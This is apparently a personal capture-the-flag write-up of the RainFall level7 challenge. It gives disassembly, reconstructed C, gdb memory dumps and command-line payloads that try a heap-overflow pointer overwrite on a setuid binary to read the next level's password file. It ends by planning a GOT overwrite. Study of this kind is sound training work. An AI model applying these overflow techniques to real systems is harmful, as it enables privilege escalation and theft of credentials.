

LEVEL7:




```
level7@RainFall:~$ ls -la
total 17
dr-xr-x---+ 1 level7 level7   80 Mar  9  2016 .
dr-x--x--x  1 root   root    340 Sep 23  2015 ..
-rw-r--r--  1 level7 level7  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 level7 level7 3530 Sep 23  2015 .bashrc
-rwsr-s---+ 1 level8 users  5648 Mar  9  2016 level7
-rw-r--r--+ 1 level7 level7   65 Sep 23  2015 .pass
-rw-r--r--  1 level7 level7  675 Apr  3  2012 .profile
level7@RainFall:~$ ./level7
Segmentation fault (core dumped)
level7@RainFall:~$ ./level7 coucou
Segmentation fault (core dumped)
level7@RainFall:~$ ./level7 coucou coucou
~~
level7@RainFall:~$ ./level7 coucou coucou gogo
~~
level7@RainFall:~$ ./level7 coucou dgdfgdfg
~~
level7@RainFall:~$ ./level7 coucou dgdfgdfggggggggg
~~
level7@RainFall:~$
```

Same process:
Strings:




```
➜  Rainfall strings level7
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
strcpy
fopen
puts
time
printf
fgets
malloc
__libc_start_main
GLIBC_2.1
GLIBC_2.0
PTRh
QVh!
UWVS
[^_]
%s - %d
/home/user/level8/.pass
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

Objdump -d:



```
080484f4 <m>:
 80484f4:       55                      push   %ebp
 80484f5:       89 e5                   mov    %esp,%ebp
 80484f7:       83 ec 18                sub    $0x18,%esp
 80484fa:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048501:       e8 ca fe ff ff          call   80483d0 <time@plt>
 8048506:       ba e0 86 04 08          mov    $0x80486e0,%edx
 804850b:       89 44 24 08             mov    %eax,0x8(%esp)
 804850f:       c7 44 24 04 60 99 04    movl   $0x8049960,0x4(%esp)
 8048516:       08
 8048517:       89 14 24                mov    %edx,(%esp)
 804851a:       e8 91 fe ff ff          call   80483b0 <printf@plt>
 804851f:       c9                      leave
 8048520:       c3                      ret

08048521 <main>:
 8048521:       55                      push   %ebp
 8048522:       89 e5                   mov    %esp,%ebp
 8048524:       83 e4 f0                and    $0xfffffff0,%esp
 8048527:       83 ec 20                sub    $0x20,%esp
 804852a:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 8048531:       e8 ba fe ff ff          call   80483f0 <malloc@plt>
 8048536:       89 44 24 1c             mov    %eax,0x1c(%esp)
 804853a:       8b 44 24 1c             mov    0x1c(%esp),%eax
 804853e:       c7 00 01 00 00 00       movl   $0x1,(%eax)
 8048544:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 804854b:       e8 a0 fe ff ff          call   80483f0 <malloc@plt>
 8048550:       89 c2                   mov    %eax,%edx
 8048552:       8b 44 24 1c             mov    0x1c(%esp),%eax
 8048556:       89 50 04                mov    %edx,0x4(%eax)
 8048559:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 8048560:       e8 8b fe ff ff          call   80483f0 <malloc@plt>
 8048565:       89 44 24 18             mov    %eax,0x18(%esp)
 8048569:       8b 44 24 18             mov    0x18(%esp),%eax
 804856d:       c7 00 02 00 00 00       movl   $0x2,(%eax)
 8048573:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 804857a:       e8 71 fe ff ff          call   80483f0 <malloc@plt>
 804857f:       89 c2                   mov    %eax,%edx
 8048581:       8b 44 24 18             mov    0x18(%esp),%eax
 8048585:       89 50 04                mov    %edx,0x4(%eax)
 8048588:       8b 45 0c                mov    0xc(%ebp),%eax
 804858b:       83 c0 04                add    $0x4,%eax
 804858e:       8b 00                   mov    (%eax),%eax
 8048590:       89 c2                   mov    %eax,%edx
 8048592:       8b 44 24 1c             mov    0x1c(%esp),%eax
 8048596:       8b 40 04                mov    0x4(%eax),%eax
 8048599:       89 54 24 04             mov    %edx,0x4(%esp)
 804859d:       89 04 24                mov    %eax,(%esp)
 80485a0:       e8 3b fe ff ff          call   80483e0 <strcpy@plt>
 80485a5:       8b 45 0c                mov    0xc(%ebp),%eax
 80485a8:       83 c0 08                add    $0x8,%eax
```



```
 80485ab:       8b 00                   mov    (%eax),%eax
 80485ad:       89 c2                   mov    %eax,%edx
 80485af:       8b 44 24 18             mov    0x18(%esp),%eax
 80485b3:       8b 40 04                mov    0x4(%eax),%eax
 80485b6:       89 54 24 04             mov    %edx,0x4(%esp)
 80485ba:       89 04 24                mov    %eax,(%esp)
 80485bd:       e8 1e fe ff ff          call   80483e0 <strcpy@plt>
 80485c2:       ba e9 86 04 08          mov    $0x80486e9,%edx
 80485c7:       b8 eb 86 04 08          mov    $0x80486eb,%eax
 80485cc:       89 54 24 04             mov    %edx,0x4(%esp)
 80485d0:       89 04 24                mov    %eax,(%esp)
 80485d3:       e8 58 fe ff ff          call   8048430 <fopen@plt>
 80485d8:       89 44 24 08             mov    %eax,0x8(%esp)
 80485dc:       c7 44 24 04 44 00 00    movl   $0x44,0x4(%esp)
 80485e3:       00
 80485e4:       c7 04 24 60 99 04 08    movl   $0x8049960,(%esp)
 80485eb:       e8 d0 fd ff ff          call   80483c0 <fgets@plt>
 80485f0:       c7 04 24 03 87 04 08    movl   $0x8048703,(%esp)
 80485f7:       e8 04 fe ff ff          call   8048400 <puts@plt>
 80485fc:       b8 00 00 00 00          mov    $0x0,%eax
 8048601:       c9                      leave
 8048602:       c3                      ret
 8048603:       90                      nop
 8048604:       90                      nop
 8048605:       90                      nop
 8048606:       90                      nop
 8048607:       90                      nop
```

ebp = 0xbffff6b8
esp = 0xbffff690

```
void	m()
{
	int t = time;
	printf(« %s - %d\n », pointeur of fgets() writing, t);
	return ;
}

int main(int ac, char **av)
{
	char *s1 = malloc(0x8);			// 0xbffff6ac = 0x0804a008

	s1[0] = 0x1;				// 0x0804a008 = 0x1
	s1 + 4 = malloc(0x8);			// 0x0804a00c = 0x804a018

	char *s2 = malloc(0x8);			// 0xbffff6a8 = 0x804a028
```

```
    s2[0] = 0x2;                        // 0x804a028 = 0x2
    s2 + 4 = malloc(0x8);               // 0x804a02c = 0x804a038

    eax = argv[1]                       //. ((%ebp) + 0xc) + 4 ==
av[1];
    strcpy(*(0x0804a00c), av[1]);   //    *(s1+ 4)/ 0x804a018 =
av[1]

// (eax = (eax + 4) = (0x804a028 + 4) = (0x804a02c) =
0x31313131 //we want the address that write at address
0x8048703 = 0x8049960)
    strcpy(*(0x804a02c), av[2]);      // *(0x804a02c) /
0x804a038 = av[2]

    flux = fopen("/home/user/level8/.pass », 'r');
    fgets(0x8049960, flux);

    puts(*(0x8048703));
    return 0;
}
```


We would like to overwrite content at ***0x804a02c (s2 + 4)*** by **strcpy()** to ***0x804a018 (s1 + 4)*** at least (0x2c - 0x18) = ***0x14*** chars.
Then the next address to be written at will be our ***0x804a02c***.
We want there to store ***0x8048703 (used by puts())*** at the address ***0x8049960 (c)***,with the second ***strcpy()*** to write av[2] (where av[2] = ***0x8048703***)

0x8049960 is the address used by fgets() to store the content of the opened file '/home/user/level8/.pass'. It is in the **.bss section**: writable segment.

Meaning that fgets() store its read content to the address pointed by *0x8049960,* that needs so be *0x8048703,* the read-only address which puts print the content.

The thing is: does fgets() really store content at *(0x8049960)/0x8048703 or directly at 0x8049960 ?

Apparently it does't store it at 0x8049960:




```
level7@RainFall:~$ ./level7 $(python -c "print(0x14*'a'+'\x60\x99\x04\x08')")
$(python -c "print('\x03\x87\x04\x08')")
~~
level7@RainFall:~$
```

Maybe I can write on the stack, the return address, with the strcpy(): ?


    address of <m> *0x80484f4*
    supposed in the stack containing eip *0xbffff720,* also try *0xbffff710* and *0xbffff71c*

With gdb it works to write the stack with the <m> address:




```
(gdb) x/16xw $esp
0xbffff71c:     0x080484f4      0x00000000      0xbffff7b4      0xbffff7c4
0xbffff72c:     0xb7fdc858      0x00000000      0xbffff71c      0xbffff7c4
0xbffff73c:     0x00000000      0x0804825c      0xb7fd0ff4      0x00000000
0xbffff74c:     0x00000000      0x00000000      0xe9acf7b6      0xdeeb93a6
(gdb)
```

It just won't print anything because we bypassed the fgets() call by jumping directly to the puts() call, to avoid segfaulting and check is the last elem in the stack before the ret is our <m> address. Then when the ret is executed, the program jump the the <m> address. But the printf() won't print anything because *0x8049960* havent been filled.



```
(gdb) x/16xw $esp
0xbffff6f0:     0xbffff71c      0xbffff906      0xb7fd0ff4      0xb7e5ee55
0xbffff700:     0xb7fed280      0x00000000      0x0804a028      0x0804a008
0xbffff710:     0x08048610      0x00000000      0x00000000      0x080484f4
0xbffff720:     0x00000000      0xbffff7b4      0xbffff7c4      0xb7fdc858
```



```
level7@RainFall:~$ ./level7 $(for i in {1..20}; do echo -en 'a' ; done ;
echo -en '\x1c\xf7\xff\xbf') $(echo -en '\xf4\x84\x04\x08')
~~
level7@RainFall:~$ readelf -l level7
```


❗ But without gdb I don't know it I am in <m> func or not. ❗

GCC stack protector support: Enabled.


But if how can gdb write on the stack ??
Does it means I have to make the program puts from address 0x8049960 ? But how ??

Oh of course! I think I need to avoid the call to puts() and overwrite the GOT with the address of <m>.

